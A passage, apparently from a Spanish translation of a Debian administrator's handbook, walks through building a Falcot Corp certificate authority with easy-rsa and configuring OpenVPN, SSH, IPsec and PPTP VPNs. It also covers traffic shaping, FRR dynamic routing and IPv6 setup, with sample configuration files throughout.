Los administradores de Falcot Corp utilizan esta herramienta para crear los certificados necesarios, tanto para los servidores como para los clientes. Esto permite que la configuración de todos los clientes sea similar ya que sólo deberán configurarlos para confiar en certificados que provengan de la CA local de Falcot. Esta CA es el primer certificado a crear; para ello los administradores preparan un directorio con los ficheros necesarios para la CA en una ubicación apropiada, preferentemente a una máquina que no está conectada a la red para evitar el riesgo de robo de la llave privada de la CA.

```
$ make-cadir pki-falcot
$ cd pki-falcot
```

Luego almacenan los parámetros necesarios en el archivo `vars`, que pueden ser descomentados y editados:

```
$ grep EASYRSA vars
if [ -z "$EASYRSA_CALLER" ]; then
# easyrsa. More specific variables for specific files (e.g.,
EASYRSA_SSL_CONF)
```

```

#set_var EASYRSA "${0%/*}"
#set_var EASYRSA_OPENSSL "openssl"
#set_var EASYRSA_OPENSSL "C:/Program Files/OpenSSL-
Win32/bin/openssl.exe"
#set_var EASYRSA_PKI "$PWD/pki"
#set_var EASYRSA_TEMP_DIR "$EASYRSA_PKI"
#set_var EASYRSA_DN "cn_only"
set_var EASYRSA_REQ_COUNTRY "FR"
set_var EASYRSA_REQ_PROVINCE "Loire"
set_var EASYRSA_REQ_CITY "Saint-Étienne"
set_var EASYRSA_REQ_ORG "Falcot Corp"
set_var EASYRSA_REQ_EMAIL "admin@falcot.com"
set_var EASYRSA_REQ_OU "Certificate authority"
#set_var EASYRSA_KEY_SIZE 2048
#set_var EASYRSA_ALGO rsa
#set_var EASYRSA_CURVE secp384r1
#set_var EASYRSA_CA_EXPIRE 3650
#set_var EASYRSA_CERT_EXPIRE 825
#set_var EASYRSA_CRL_DAYS 180
#set_var EASYRSA_CERT_RENEW 30
#set_var EASYRSA_RAND_SN "yes"
#set_var EASYRSA_NS_SUPPORT "no"
#set_var EASYRSA_NS_COMMENT "Easy-RSA Generated
Certificate"
#set_var EASYRSA_TEMP_FILE "$EASYRSA_PKI/extensions.temp"
# when undefined here, default behaviour is to look in
$EASYRSA_PKI first, then
# fallback to $EASYRSA for the 'x509-types' dir. You may
override this
#set_var EASYRSA_EXT_DIR "$EASYRSA/x509-types"
#set_var EASYRSA_KDC_REALM "CHANGEME.EXAMPLE.COM"
# EASYRSA_PKI or EASYRSA dir (in that order.) NOTE that this
file is Easy-RSA
#set_var EASYRSA_SSL_CONF "$EASYRSA/openssl-easyrsa.cnf"
#set_var EASYRSA_REQ_CN "ChangeMe"
#set_var EASYRSA_DIGEST "sha256"
#set_var EASYRSA_BATCH ""
$ vim vars
$

```

Ahora preparamos el directorio de la infraestructura de clave pública con la siguiente orden:

```
$ ./easyrsa init-pki
```

init-pki complete; ahora puede crear una CA o una petición.
Su directorio PKI recién creado es: /home/debian/pki-falcot/pki

El siguiente paso es crear el par de llaves en sí de la CA (durante este paso se almacenarán las dos partes del par de llaves en `pki/ca.crt` y `pki/private/ca.key`). Podemos añadir la opción `nopass` para no tener que introducir una contraseña cada vez que se use la clave privada:

```
$ ./easyrsa build-ca nopass
```

```
Using SSL: openssl OpenSSL 1.1.1k  25 Mar 2021
Generating RSA private key, 2048 bit long modulus (2 primes)
.....+++++
.....+++++
e is 65537 (0x010001)
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished
Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Common Name (eg: your user, host, or server name) [Easy-RSA
CA]:

CA creation complete and you may now import and sign cert
requests.
Your new CA certificate file for publishing is at:
/home/debian/pki-falcot/pki/ca.crt
```

Ahora puede crear el certificado, así como también los parámetros Diffie-Hellman necesarios en el servidor para la conexión SSL/TLS. Quieren usarlo para un servidor VPN (consulte la sección [Sección 10.3, “Red virtual privada”](#)) identificado con el nombre DNS `vpn.falcot.com`; se reutiliza este nombre para los archivos de llaves generados (`keys/vpn.falcot.com.crt` para el certificado público, `keys/vpn.falcot.com.key` para la llave privada):


```
$ ./easysrsa gen-req vpn.falcot.com nopass
```

```
Using SSL: openssl OpenSSL 1.1.1k 25 Mar 2021
```

```
Generating a RSA private key
```

```
.....+++++
```

```
.....
```

```
.....+++++
```

```
writing new private key to '/home/debian/pki-falcot/pki/easy-  
rsa-5515.0PwyXl/tmp.g1c6u6'
```

```
-----
```

```
You are about to be asked to enter information that will be  
incorporated
```

```
into your certificate request.
```

```
What you are about to enter is what is called a Distinguished  
Name or a DN.
```

```
There are quite a few fields but you can leave some blank
```

```
For some fields there will be a default value,
```

```
If you enter '.', the field will be left blank.
```

```
-----
```

```
Common Name (eg: your user, host, or server name)
```

```
[vpn.falcot.com]:
```

```
Keypair and certificate request completed. Your files are:
```

```
req: /home/debian/pki-falcot/pki/reqs/vpn.falcot.com.req
```

```
key: /home/debian/pki-falcot/pki/private/vpn.falcot.com.key
```

```
$ ./easysrsa sign-req server vpn.falcot.com
```

```
Using SSL: openssl OpenSSL 1.1.1k 25 Mar 2021
```

```
You are about to sign the following certificate.
```

```
Please check over the details shown below for accuracy. Note  
that this request
```

```
has not been cryptographically verified. Please be sure it came  
from a trusted
```

```
source or that you have verified the request checksum with the  
sender.
```

```
Request subject, to be signed as a server certificate for 825  
days:
```

```
subject=
```

```
commonName
```

```
= vpn.falcot.com
```

Type the word 'yes' to continue, or any other input to abort.

Confirm request details: **yes**

Using configuration from /home/debian/pki-falcot/pki/easy-rsa-5603.87iCIa/tmp.u8r8Fj

Check that the request matches the signature

Signature ok

The Subject's Distinguished Name is as follows

commonName :ASN.1 12:'vpn.falcot.com'

Certificate is to be certified until May 27 15:26:29 2024 GMT
(825 days)

Write out database with 1 new entries

Data Base Updated

Certificate created at: /home/debian/pki-falcot/pki/issued/vpn.falcot.com.crt

\$./easyrsa gen-dh

Using SSL: openssl OpenSSL 1.1.1k 25 Mar 2021

Generating DH parameters, 2048 bit long safe prime, generator 2

This is going to take a long time

[...]

DH parameters of size 2048 created at /home/debian/pki-falcot/pki/dh.pem

El siguiente paso crea los certificados para los clientes VPN; necesita un certificado para cada equipo o persona autorizada para utilizar la VPN:

\$./easyrsa build-client-full JoeSmith nopass

Using SSL: openssl OpenSSL 1.1.1k 25 Mar 2021

Generating a RSA private key

.....+++++

.....

.....+++++

writing new private key to '/home/debian/pki-falcot/pki/easy-rsa-5694.DOYwSn/tmp.RKlbOE'

Using configuration from /home/debian/pki-falcot/pki/easy-rsa-5694.DOYwSn/tmp.d5QHAC

Check that the request matches the signature

Signature ok

The Subject's Distinguished Name is as follows

commonName :ASN.1 12:'JoeSmith'

Certificate is to be certified until May 27 15:29:25 2024 GMT
(825 days)

Write out database with 1 new entries

Data Base Updated

10.3. Red virtual privada

Una *red virtual privada* (VPN: «Virtual Private Network») es una forma de enlazar dos redes locales diferentes a través de Internet utilizando un túnel; el túnel generalmente está cifrado para confidencialidad. Usualmente se utilizan VPNs para integrar una máquina remota a la red local de una empresa.

Muchas herramientas proporcionan esta funcionalidad. OpenVPN es una solución eficiente, fácil de desplegar y mantener, basada en SSL/TLS. Otra posibilidad es utilizar IPsec para cifrar el tráfico IP entre dos máquinas; este cifrado es transparente, lo que significa que no necesita modificar las aplicaciones ejecutando en estos equipos para tener en cuenta la VPN. También puede utilizar SSH, además de para sus funcionalidades más convencionales, para proveer una VPN. Finalmente, puede establecer una VPN utilizando el protocolo PPTP de Microsoft. Existen otras soluciones, pero están más allá del alcance de este libro.

10.3.1. OpenVPN

OpenVPN es un pedazo de software dedicado a crear redes privadas virtuales. Su configuración involucra crear interfaces de red virtuales en el servidor VPN y en los clientes; es compatible con interfaces `tun` (para túneles a nivel de IP) y `tap` (para túneles a nivel Ethernet). En la práctica, usualmente utilizará interfaces `tun` excepto cuando los clientes VPN deban integrarse a la red local del servidor a través de un puente Ethernet.

OpenVPN se basa en OpenSSL para toda la criptografía SSL/TLS y funcionalidades asociadas (confidencialidad, autenticación, integridad, falta de repudio). Puede configurarlo con una llave privada compartida o con un certificado X.509 basado en la infraestructura de llave pública. Se prefiere fuertemente esta última configuración ya que permite más flexibilidad cuando se enfrenta a un número creciente de usuarios itinerantes que acceden a la VPN.

10.3.1.1. Configuración del servidor OpenVPN

Después de que se hayan creado todos los certificados (siga las instrucciones de [Sección 10.2.2, “Infraestructura de llave pública: *easy-rsa*”](#)), necesita copiarlos donde correspondan: la llave pública del certificado raíz (`pki/ca.crt`) será almacenada en todas las máquinas (tanto el servidor como los clientes) como `/etc/ssl/certs/Falcot_CA.crt`. Solo instalará el certificado del servidor en el servidor (`pki/issued/vpn.falcot.com.crt` en `/etc/ssl/certs/vpn.falcot.com.crt` y `pki/private/vpn.falcot.com.key` en `/etc/ssl/private/vpn.falcot.com.key` con permisos restringidos para que sólo el administrador pueda leerlo), con los parámetros Diffie-Hellman correspondientes (`pki/dh.pem`) instalados en `/etc/openvpn/dh.pem`. Instale los certificados de clientes en el cliente de VPN correspondiente de forma similar.

El script de inicialización de OpenVPN intenta, de forma predeterminada, iniciar todas las redes privadas virtuales definidas en `/etc/openvpn/*.conf`. Configurar un servidor VPN entonces es cuestión de almacenar el archivo de configuración correspondiente en este directorio. Un buen punto de partida es

`/usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz` que lleva a un servidor bastante estándar. Por supuesto necesitará adaptar algunos parámetros: `ca`, `cert`, `key` y `dh` describirán las ubicaciones seleccionadas para cada uno (respectivamente: `/etc/ssl/certs/Falcot_CA.crt`, `/etc/ssl/vpn.falcot.com.crt`, `/etc/ssl/private/vpn.falcot.com.key` y `/etc/openvpn/dh.pem`). La directiva `server 10.8.0.0 255.255.255.0` define la subred utilizada por la VPN; el servidor utilizará la primera dirección IP en el rango (`10.8.0.1`) y se asignarán a los clientes el resto de las direcciones.

Con esta configuración OpenVPN creará una interfaz de red virtual al iniciar, generalmente con el nombre `tun0`. Sin embargo, normalmente se configuran los firewalls al mismo tiempo que las interfaces de red reales, lo que ocurre antes que inicie OpenVPN. La creación de una interfaz de red virtual persistente, y configurar OpenVPN para que la utilice, es una buena práctica recomendada. Esto además permite elegir el nombre de esta

interfaz. A tal efecto, **openvpn -mktun -dev vpn -dev-type tun** crea una interfaz de red virtual llamada `vpn` de tipo `tun`; puede integrar fácilmente esta orden en el script de configuración del firewall o en la directiva `up` del archivo `/etc/network/interfaces`, o se puede añadir para ese propósito una regla de `udev`. Debe actualizar también el archivo de configuración de OpenVPN de forma acorde, con las directivas `dev vpn` y `dev-type tun`.

Sin más cambios, los clientes VPN sólo pueden acceder el servidor VPN en sí a través de la dirección `10.8.0.1`. Para permitir a los clientes que accedan la red local (`192.168.0.0/24`) necesitará agregar una directiva `push route 192.168.0.0 255.255.255.0` a la configuración de OpenVPN para que los clientes VPN automáticamente obtengan una ruta de red que les indique que esta red está disponible a través de la VPN. Lo que es más, los equipos en la red local también necesitarán ser informados que la ruta a la VPN es a través del servidor de VPN (esto funciona automáticamente cuando instala el servidor VPN en la puerta de enlace). Otra alternativa es configurar el servidor VPN para realizar enmascaramiento de IPs de forma que las conexiones que provengan de los clientes VPN parezcan provenir del servidor VPN en su lugar (revise la [Sección 10.1, “Puerta de enlace”](#)).

10.3.1.2. Configuración del cliente OpenVPN

Para configurar un cliente OpenVPN también necesita crear un archivo de configuración en `/etc/openvpn/`. Puede conseguir una configuración estándar utilizando `/usr/share/doc/openvpn/examples/sample-config-files/client.conf` como punto de partida. La directiva `remote vpn.falcot.com 1194` describe la dirección y puerto del servidor OpenVPN; también necesita adaptar `ca`, `cert` y `key` para describir la ubicación de los archivos de llave.

Si no se debe iniciar la VPN automáticamente durante el inicio, configure la directiva `AUTOSTART` como `none` en el archivo `/etc/default/openvpn`. Siempre es posible iniciar o detener una conexión VPN dada con los comandos **`systemctl start openvpn@nombre`** y **`systemctl stop openvpn@nombre`** (donde la conexión `nombre` coincide con aquella definida en `/etc/openvpn/nombre.conf`).

El paquete `network-manager-openvpn-gnome` contiene una extensión para Network Manager (ver [Sección 8.2.5, “Configuración de red automática para usuarios itinerantes”](#)) que permite administrar redes privadas virtuales OpenVPN. Esto permite a cada usuario configurar gráficamente las conexiones OpenVPN y controlarlas desde el icono de administración de red.

10.3.2. Red privada virtual con SSH

En realidad existen dos formas de crear una red privada virtual con SSH. La histórica involucra establecer una capa PPP sobre el enlace SSH. Se describe este método en el siguiente «howto»:

→ <https://www.tldp.org/HOWTO/ppp-ssh/>

El segundo método es más reciente y fue introducido con OpenSSH 4.3; ahora OpenSSH puede crear interfaces de red virtuales (`tun*`) en ambos extremos de una conexión SSH y puede configurar estas interfaces virtuales exactamente como si fueran interfaces físicas. Primero debe activar el sistema de túneles configurando `PermitTunnel` como «yes» en el archivo de configuración del servidor SSH (`/etc/ssh/sshd_config`). Cuando se establece la conexión SSH debe solicitar explícitamente la creación del túnel con la opción `-w any:any` (puede reemplazar `any` con el número de dispositivo `tun` deseado). Esto necesita que el usuario tenga permisos de administrador en ambos extremos para poder crear el dispositivo de red (en otras palabras, debe establecer la conexión como `root`).

Ambos métodos para crear redes privadas virtuales sobre SSH son bastante directos. Sin embargo, la VPN que proveen no es la más eficiente disponible; en particular, no maneja muy bien altos niveles de tráfico.

La explicación es que cuando se encapsula TCP/IP en una conexión TCP/IP (para SSH) se utiliza el protocolo TCP dos veces, una vez para la conexión SSH y una vez dentro del túnel. Esto genera problemas, especialmente debido a la forma en la que TCP se adapta a condiciones de red modificando los tiempos de espera. El siguiente sitio describe el problema en más detalle:

→ <http://sites.inka.de/sites/bigred/devel/tcp-tcp.html>

Los VPNs a través de SSH deberían, por tanto, restringirse a un túnel único sin ninguna restricción de rendimiento.

10.3.3. IPsec

IPsec, despite being the standard in IP VPNs, is rather more involved in its implementation. The IPsec engine itself is integrated in the Linux kernel; the required user-space parts, the control and configuration tools, are provided by the libreswan package or the strongswan package. Here we describe briefly the first of these options.

Primero instalamos el paquete libreswan. En términos concretos, cada `/etc/ipsec.conf` del anfitrión contiene los parámetros para *túneles IPsec* (o *Security Associations*, asociaciones de seguridad, en la terminología de IPsec) de los que se ocupa el anfitrión. Hay muchos ejemplos de configuración en `/usr/share/doc/libreswan/`, pero la documentación en línea de Libreswan tiene más ejemplos con explicaciones:

→ <https://libreswan.org/wiki/>

Se puede controlar el servicio IPsec con **systemctl**; por ejemplo, **systemctl start ipsec** iniciará el servicio IPsec.

A pesar de su estado como referencia, la complejidad de configuración de IPsec restringe su uso en la práctica. Generalmente se preferirán soluciones basadas en OpenVPN cuando los túneles necesarios no sean muchos ni demasiado dinámicos.

PRECAUCIÓN IPsec y NAT

Los firewall con NAT y IPsec no funcionan bien juntos: IPsec firma los paquetes y cualquier cambio en estos paquetes que realice el firewall invalidará la firma y el destino rechazará los paquetes. Muchas implementaciones IPsec incluyen la técnica *NAT-T* (*NAT Traversal*), que básicamente encapsula un paquete IP en un paquete UDP estándar.

SEGURIDAD IPsec y firewalls

El modo de operación estándar de IPsec involucra intercambio de datos en el puerto UDP 500 para intercambio de llaves (también en el puerto UDP 4500 si utiliza NAT-T). Lo que es más, los paquetes IPsec utilizan dos protocolos IP dedicados que el firewall debe dejar pasar; la recepción de estos paquetes está basada en sus números de protocolo: 50 (ESP) y 51 (AH).

10.3.4. PPTP

PPTP (*protocolo de túneles punto a punto*: «Point-to-Point Tunneling Protocol») utiliza dos canales de comunicación, uno para datos de control y otro para los datos; este último utiliza el protocolo GRE (*encapsulación genérica de enrutamiento*: «Generic Routing Encapsulation»). Luego se establece un enlace PPP estándar sobre el canal de intercambio de datos.

10.3.4.1. Configuración del cliente

El paquete pptp-linux contiene un cliente PPTP para Linux fácil de configurar. Las instrucciones a continuación están inspiradas en la documentación oficial:

→ <http://pptpclient.sourceforge.net/howto-debian.phtml>

Los administradores de Falcot crearon varios archivos:

/etc/ppp/options.pptp, /etc/ppp/peers/falcot, /etc/ppp/ip-up.d/falcot y /etc/ppp/ip-down.d/falcot.

Ejemplo 10.2. El archivo /etc/ppp/options.pptp

```
# opciones PPP utilizadas en una conexión PPTP
lock
noauth
nobsdcomp
nodeflate
```

Ejemplo 10.3. El archivo /etc/ppp/peers/falcot

```
# vpn.falcot.com es el servidor PPTP
pty "pptp vpn.falcot.com --nolaunchpppd"
# el usuario «vpn» identificará a la conexión
user vpn
remotename pptp
```

```
# necesita cifrado
require-mppe-128
file /etc/ppp/options.pptp
ipparam falcot
```

Ejemplo 10.4. El archivo `/etc/ppp/ip-up.d/falcot`

```
# Crear la ruta a la red Falcot
if [ "$6" = "falcot" ]; then
    # 192.168.0.0/24 es la red Falcot (remota)
    ip route add 192.168.0.0/24 dev $1
fi
```

Ejemplo 10.5. El archivo `/etc/ppp/ip-down.d/falcot`

```
# Eliminar la ruta a la red Falcot
if [ "$6" = "falcot" ]; then
    # 192.168.0.0/24 es la red Falcot (remota)
    ip route del 192.168.0.0/24 dev $1
fi
```

SEGURIDAD MPPE

Asegurar PPTP involucra utilizar la funcionalidad MPPE (*cifrado punto a punto de Microsoft*: «Microsoft Point-to-Point Encryption»), disponible como un módulo en los núcleos Debian oficiales.

10.3.4.2. Configuración del servidor

PRECAUCIÓN PPTP y firewalls

Necesita configurar los firewalls intermedios para que permitan pasar paquetes IP que utilizan el protocolo 47 (GRE). Lo que es más, necesita abrir el puerto 1723 del servidor PPTP para que pueda utilizar el canal de comunicación.

pptpd es el servidor PPTP para Linux. Necesitará cambiar pocas cosas de su archivo de configuración principal, `/etc/pptpd.conf`: *localip* (dirección IP local) y *remoteip* (dirección IP remota). En el ejemplo a continuación el servidor PPTP siempre utiliza la dirección 192.168.0.199 y los clientes PPTP reciben una dirección IP desde 192.168.0.200 a 192.168.0.250.

Ejemplo 10.6. El archivo `/etc/pptpd.conf`

```

[..]
# TAG: localip
# TAG: remoteip
#     Specifies the local and remote IP address ranges.
#
#     These options are ignored if delegate option is set.
#
#     Any addresses work as long as the local machine takes
care of the
#     routing. But if you want to use MS-Windows networking,
you should
#     use IP addresses out of the LAN address space and use
the proxyarp
#     option in the pppd options file, or run bcrelay.
#
#     You can specify single IP addresses seperated by commas
or you can
#     specify ranges, or both. For example:
#
#         192.168.0.234,192.168.0.245-249,192.168.0.254
#
#     IMPORTANT RESTRICTIONS:
#
#     1. No spaces are permitted between commas or within
addresses.
#
#     2. If you give more IP addresses than the value of
connections,
#         it will start at the beginning of the list and go
until it
#         gets connections IPs. Others will be ignored.
#
#     3. No shortcuts in ranges! ie. 234-8 does not mean 234
to 238,
#         you must type 234-238 if you mean this.
#
#     4. If you give a single localIP, that's ok - all local
IPs will
#         be set to the given one. You MUST still give at
least one remote
#         IP for each simultaneous client.
#
# (Recommended)
#localip 192.168.0.1
#remoteip 192.168.0.234-238,192.168.0.245
# or
#localip 192.168.0.234-238,192.168.0.245

```

```
#remoteip 192.168.1.234-238,192.168.1.245
localip 192.168.0.199
remoteip 192.168.0.200-250
```

La configuración PPP utilizada por el servidor PPTP también necesita algunos cambios en el archivo `/etc/ppp/pptpd-options`. Los parámetros importantes son el nombre del servidor (`pptp`), el nombre del dominio (`falcot.com`) y la dirección IP para los servidores DNS y WINS.

Ejemplo 10.7. El archivo `/etc/ppp/pptpd-options`

```
## Habilite las instalaciones de depuración de conexiones.
## (consultar la configuración de syslog para saber a dónde
enviar pppd)
#debug

# Nombre del sistema local para fines de autenticación
# (debe coincidir con el segundo campo de las entradas de
/etc/ppp/chap-secrets)
nombre pptpd

# Opcional: nombre de dominio que se utilizará para la
autenticación
## cambiar el nombre de dominio a su dominio local
dominio falcot.com

# Autenticación
## estos son valores predeterminados razonables para los
clientes WinXXXX
## para la configuración relacionada con la seguridad
auth
refuse-pap
refuse-chap
refuse-mschap
# Requerir que el par se autentique a sí mismo usando MS-CHAPv2
[Microsoft
# Challenge Handshake Authentication Protocol, Versión 2]
autenticación.
require-mschap-v2
# Requiere cifrado MPPE de 128 bits
# (tenga en cuenta que MPPE requiere el uso de MSCHAP-V2
durante la autenticación)
require-mppe-128

# Red y enrutamiento
## Rellena tus direcciones
```

```
ms-dns 192.168.0.1
ms-wins 192.168.0.1
```

El último paso consiste en registrar el usuario `vpn` (y su contraseña asociada) en el archivo `/etc/ppp/chap-secrets`. A diferencia de otras instancias en las que un asterisco («*») funcionaría, aquí debe proveer explícitamente el nombre del servidor. Lo que es más, los clientes PPTP Windows se identifican a sí mismo en la forma `DOMINIO\USUARIO` en lugar de sólo proveer un nombre de usuario. Esto explica porqué el archivo también menciona el usuario `FALCOT\vpn`. También es posible especificar una dirección IP individual para los usuarios; un asterisco en este campo especifica que debe utilizar direcciones dinámicas.

Ejemplo 10.8. El archivo `/etc/ppp/chap-secrets`

```
# Secretos para autenticación utilizando CHAP
# cliente      servidor secreto      dirección IP
vpn            pptp          f@Lc3au      *
FALCOT\vpn    pptp          f@Lc3au      *
```

SEGURIDAD Vulnerabilidades PPTP

La primera implementación PPTP de Microsoft tuvo muchas críticas debido a su cantidad de vulnerabilidades de seguridad; la mayoría han sido solucionadas desde entonces en versiones más recientes. La configuración documentada en esta sección utiliza la última versión del protocolo. Sin embargo, debe saber que eliminar algunas opciones (como `require-mppe-128` y `require-mschap-v2`) podría hacer al servicio nuevamente vulnerable.

10.4. Calidad del servicio

10.4.1. Principio y mecanismo

Calidad del servicio (QoS: «Quality of Service») se refiere a un conjunto de técnicas que garantizan o mejoran la calidad del servicio provisto a las aplicaciones. De éstas, la técnica más popular consiste en clasificar el tráfico de red en categorías y diferenciar la gestión del tráfico según la categoría a la que pertenezca. El uso principal de este concepto de servicios diferenciados es la *manipulación de tráfico* («traffic shaping»), que limita las tasas de transmisión de datos para conexiones relacionadas con algunos servicios y/o equipos para no saturar el ancho de banda disponible y privar a otros servicios importantes. Esta técnica es particularmente buena para tráfico TCP ya que el protocolo se adapta automáticamente al ancho de banda disponible.

***CULTURA* La neutralidad de la red y la calidad de servicio**

La neutralidad de la red se alcanza cuando los proveedores de servicios de Internet tratan todas las comunicaciones de Internet por igual, esto es, sin ninguna limitación de acceso basada en contenido, usuario, página web, dirección de destino, etc.

La calidad de servicio se puede implementar en un Internet con neutralidad de la red, pero solo si los proveedores de servicios de Internet no cargan una tasa especial por un servicio de mayor calidad.

También es posible alterar las prioridades del tráfico, lo que permite priorizar paquetes relacionados con servicios interactivos (como **ssh** y **telnet**) o a servicios que sólo trabajan con bloques de datos pequeños.

Los núcleos Debian incluyen la funcionalidad necesaria para QoS así como también los módulos asociados. Estos módulos son muchos y cada uno de ellos provee un servicio diferente, los más notables como planificadores especiales para las colas de paquetes IP; el amplio rango de

comportamientos de planificadores abarca todo el rango de requerimientos posibles.

CULTURA LARTC — Enrutamiento avanzado y control de tráfico de Linux («Linux Advanced Routing & Traffic Control»)

El «howto» de *Linux Advanced Routing & Traffic Control* es el documento de referencia que cubre todo lo que hace falta saber sobre calidad de servicio en una red.

→ <https://www.lartc.org/howto/>

10.4.2. Configuración e implementación

Se configuran los parámetros de QoS mediante el programa **tc** (provisto por el paquete *iproute*). Se recomienda utilizar herramientas de más alto nivel ya que su interfaz es bastante compleja.

10.4.2.1. Reducción de latencias: **wondershaper**

El propósito principal de **wondershaper** (en el paquete con nombre similar) es minimizar las latencias independientemente de la carga en la red. Consigue esto limitando el tráfico total a un valor que está justo por debajo del valor de saturación del enlace.

Una vez que una interfaz de red está configurada puede definir sus limitaciones de tráfico ejecutando **wondershaper** *interfaz tasa_descarga tasa_subida*. La interfaz puede ser, por ejemplo, *enp1s0*, *eth0* o *ppp0* siendo dichas tasas en kilobits por segundo. Ejecutar **wondershaper remove** *interfaz* desactiva el control de tráfico en la interfaz especificada.

For an Ethernet connection, historically this script would be called right after the interface is configured. This is done by adding *up* and *down* directives to the */etc/network/interfaces* file allowing declared commands to be run, respectively, after the interface is configured and before it is deconfigured. Or in the PPP case, creating a script that calls **wondershaper** in */etc/ppp/ip-up.d/* will enable traffic control as soon as the connection is up. Below is an example using this first method:

Ejemplo 10.9. Cambios en el archivo `/etc/network/interfaces`

```
iface eth0 inet dhcp
    up /sbin/wondershaper eth0 500 100
    down /sbin/wondershaper remove eth0
```

YENDO MÁS ALLÁ Configuración óptima

El archivo `/usr/share/doc/wondershaper/README.Debian.gz` describe, con suficiente detalles, los métodos de configuración recomendados por el encargado del paquete. En particular, aconseja medir las velocidades de subida y bajada para evaluar de la mejor forma los límites reales.

10.4.2.2. Configuración estándar

Barring a specific QoS configuration, the Linux kernel uses the `pfifo_fast` queue scheduler, which provides a few interesting features by itself. The priority of each processed IP packet is based on the DSCP field (*Differentiated Services Code Point*) of this packet; modifying this 6-bit field is enough to take advantage of the scheduling features. Refer to https://en.wikipedia.org/wiki/Differentiated_services#Class_Selector for more information.

Las aplicaciones que generan paquetes IP pueden definir el campo DSCP, también puede ser modificado al vuelo por *netfilter*. Las siguientes reglas son suficiente para aumentar la respuesta del servicio de un servidor SSH, tenga en cuenta que el campo DSCP se debe asignar en hexadecimal:

```
nft add table ip mangle
nft add rule ip mangle PREROUTING tcp sport 22 counter ip dscp
set 0x04
nft add rule ip mangle PREROUTING tcp dport 22 counter ip dscp
set 0x04
```


10.5. Enrutamiento dinámico

La herramienta de referencia para el enrutamiento dinámico es actualmente **frr** del paquete de nombre similar; solía ser **quagga**, y antes de eso **zebra** hasta que se detuvo el desarrollo de estos. Sin embargo, **frr** mantuvo los nombres de los programas por razones de compatibilidad, lo que explica los comandos **zebra** a continuación.

VOLVER A LOS CIMIENTOS Enrutamiento dinámico

El enrutamiento dinámico le permite a los routers ajustar, en tiempo real, los caminos utilizados para transmitir paquetes IP. Cada protocolo posee sus propios métodos para definir rutas (camino más corto, utilizar rutas publicadas por pares, etc.).

En el núcleo Linux una ruta enlaza un dispositivo de red a un conjunto de máquinas que pueden ser alcanzadas a través de este dispositivo. El programa **ip**, cuando se usa `route` como primer argumento, define nuevas rutas y muestra las existentes. La orden **route** se usaba para este propósito, pero con **ip** ha quedado obsoleta.

FRR (FRRouting) es un conjunto de demonios que cooperan entre sí para definir las tablas de enrutamiento utilizadas por el núcleo Linux; cada protocolo de enrutamiento (BGP, OSPF y RIP siendo los más notables) provee su propio demonio. Los demonios **zebra** y `staticd` que se inician siempre, recolectan información de los otros demonios y administran las tablas de enrutamiento estático de forma acorde. Los otros demonios son **bgpd**, **ospfd**, **ospf6d**, **ripd**, **ripngd**, **isisd**, etc.

Los demonios se activan creando el archivo de configuración `/etc/frr/daemon.conf`, siendo *daemon* el nombre del demonio a usar, y editando el archivo de configuración `/etc/frr/daemons`. El archivo de configuración del demonio debe pertenecer al usuario y grupo `frr` con permisos de `0640` para el script `/etc/init.d/frr` o el archivo de servicio `systemd frr.service` para invocar el demonio. El paquete `frr` proporciona ejemplos de configuración en `/usr/share/doc/frr/examples/`.

La configuración de cada uno de estos demonios necesita conocer el protocolo de enrutamiento en cuestión. No podemos describir en detalle aquí a estos protocolos, pero frr-doc provee una explicación extensa en forma de archivos **info**. Puede navegar los mismos contenidos en formato HTML en el sitio web del proyecto: Quagga:

→ <http://docs.frrouting.org/en/latest/>

Además, la sintaxis es muy parecida a la configuración de una interfaz estándar de un router, y los administradores de red la adaptarán rápidamente a **frr**.

EN LA PRÁCTICA ¿OSPF, BGP o RIP?

OSPF (Open Shortest Path First) es generalmente el mejor protocolo a utilizar para el enrutamiento dinámico en redes privadas pero BGP (Border Gateway Protocol) es más común para enrutamiento en Internet. RIP (Routing Information Protocol) es bastante arcaico y rara vez utilizado en la actualidad.

10.6. IPv6

IPv6, successor to IPv4, is a newer version of the IP protocol designed to fix its flaws, most notably the scarcity of available IP addresses. This protocol handles the network layer; its purpose is to provide a way to address machines, to convey data to their intended destination, and to handle data fragmentation if needed (in other words, to split packets into chunks with a size that depends on the network links to be used on the path and to reassemble the chunks in their proper order on arrival).

Los núcleos Debian incluyen la gestión de IPv6 en el corazón del núcleo (con la excepción de algunas arquitecturas que la poseen como un módulo llamado `ipv6`). Las herramientas básicas como **ping** y **traceroute** tienen sus equivalentes IPv6, **ping6** y **traceroute6**, disponibles en los paquetes `iputils-ping` y `iputils-tracepath` respectivamente.

Una red IPv6 se configura de forma similar a una IPv4, en el archivo `/etc/network/interfaces`. Pero si desea que se pueda acceder globalmente a la red debe asegurarse de tener un router compatible con IPv6 que retransmita datos a la red IPv6 global.

Ejemplo 10.10. Ejemplo de configuración IPv6

```
iface enp7s0 inet6 static
    address 2001:db8:1234:5::1:1/64
    # Disabling auto-configuration
    # autoconf 0
    # The router is auto-configured and has no fixed address
    # (accept_ra 1). If it had:
    # gateway 2001:db8:1234:5::1
```

Las subredes IPv6 generalmente tienen una máscara de red de 64 bits. Esto significa que existen 2^{64} direcciones diferentes dentro de la subred. Esto permite que «Stateless Address Autoconfiguration» (SLAAC: autoconfiguración de direcciones sin estado) seleccione una dirección basada en la dirección MAC de la interfaz de red. De forma predeterminada, si

SLAAC está activado en su red e IPv6 en su equipo, el núcleo encontrará enrutadores IPv6 automáticamente y configurará las interfaces de red.

Este comportamiento podría tener consecuencias en la privacidad. Si cambia de red frecuentemente, por ejemplo con un portátil, podría no desear que su dirección MAC sea parte de su dirección IPv6 pública. Esto facilita la identificación del mismo dispositivo en varias redes. Una solución a esto son extensiones de privacidad IPv6 (que Debian permite por defecto si se detecta conectividad IPv6 durante la instalación inicial), lo que asignará una dirección generada aleatoriamente adicional a la interfaz, cambiarlas periódicamente y preferirlas para conexiones salientes. Las conexiones entrantes todavía pueden utilizar la dirección generada por SLAAC. El siguiente ejemplo, para uso en `/etc/network/interfaces`, activa estas extensiones de privacidad para la interfaz `enp7s0`.

Ejemplo 10.11. Extensiones de privacidad IPv6

```
iface enp7s0 inet6 auto
    # Prefer the randomly assigned addresses for outgoing
    connections.
    privext 2
```

SUGERENCIA Programas desarrollados con IPv6

